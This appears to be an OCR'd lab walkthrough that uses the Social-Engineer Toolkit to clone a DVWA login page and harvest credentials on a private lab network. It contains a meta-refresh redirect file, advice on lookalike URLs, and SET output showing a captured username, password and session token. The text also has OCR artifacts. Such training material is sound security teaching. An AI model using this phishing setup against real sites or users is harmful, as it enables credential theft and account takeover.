
```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

Double-click the desktop icon for the **Great_link.html** page.

Cloned webpage




Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Enter password and username and click on login

After the login attempt, the cloned web page redirected the browser to the real web site. However, the user has real credentials have been provided to the hacker's clone of the original website.

Redirected the browser to the real website




View the Captured Information

Return to the terminal session that is running the SET application. Output from the login attempt should appear,

```
POSSIBLE USERNAME FIELD FOUND: username=

POSSIBLE PASSWORD FIELD FOUND: password=

POSSIBLE USERNAME FIELD FOUND: Login=Login
```

POSSIBLE USERNAME FIELD FOUND: user_token



```
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures
 all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [17/Dec/2025 22:07:39] "GET / HTTP/1.1" 2
00 -
10.6.6.1 - - [17/Dec/2025 22:07:40] "GET /favicon.ico
HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmai
l.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55wordd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=06b8e5720078
30957e7ee104eff9ee24
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A
REPORT.


10.6.6.1 - - [17/Dec/2025 22:10:33] "POST /index.html
HTTP/1.1" 302 -
```